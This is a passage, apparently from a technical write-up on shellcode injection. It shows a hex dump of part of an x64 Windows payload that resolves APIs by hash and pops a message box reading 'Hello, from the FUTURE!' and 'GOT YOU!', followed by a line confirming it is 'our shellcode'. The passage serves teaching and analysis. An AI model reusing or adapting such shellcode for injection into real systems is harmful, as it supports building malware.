000000a0 40 24 49 01 d0 66 3e 41 8b 0c 48 3e 44 8b 40 1c @$I..f>A..H>D.@.
000000b0 49 01 d0 3e 41 8b 04 88 48 01 d0 41 58 41 58 5e I..>A...H..AXAX^
000000c0 59 5a 41 58 41 59 41 5a 48 83 ec 20 41 52 ff e0 YZAXAYAZH.. AR..
000000d0 58 41 59 5a 3e 48 8b 12 e9 49 ff ff ff 5d 3e 48 XAYZ>H...I...]>H
000000e0 8d 8d 4b 01 00 00 41 ba 4c 77 26 07 ff d5 49 c7 ..K...A.Lw&...I.
000000f0 c1 10 00 00 00 3e 48 8d 95 2a 01 00 00 3e 4c 8d .....>H..*...>L.
00000100 85 42 01 00 00 48 31 c9 41 ba 45 83 56 07 ff d5 .B...H1.A.E.V...
00000110 bb e0 1d 2a 0a 41 ba a6 95 bd 9d ff d5 48 83 c4 ...*.A......H..
00000120 28 3c 06 7c 0a 80 fb e0 75 05 bb 47 13 72 6f 6a (<.|....u..G.roj
00000130 00 59 41 89 da ff d5 48 65 6c 6c 6f 2c 20 66 72 .YA....Hello, fr
00000140 6f 6d 20 74 68 65 20 46 55 54 55 52 45 21 00 47 om the FUTURE!.G
00000150 4f 54 20 59 4f 55 21 00 75 73 65 72 33 32 2e 64 OT YOU!.user32.d
00000160 6c 6c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ll..............
00000170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000180 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000190 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000001a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```

16 bytes per row

We see that this is indeed our shellcode.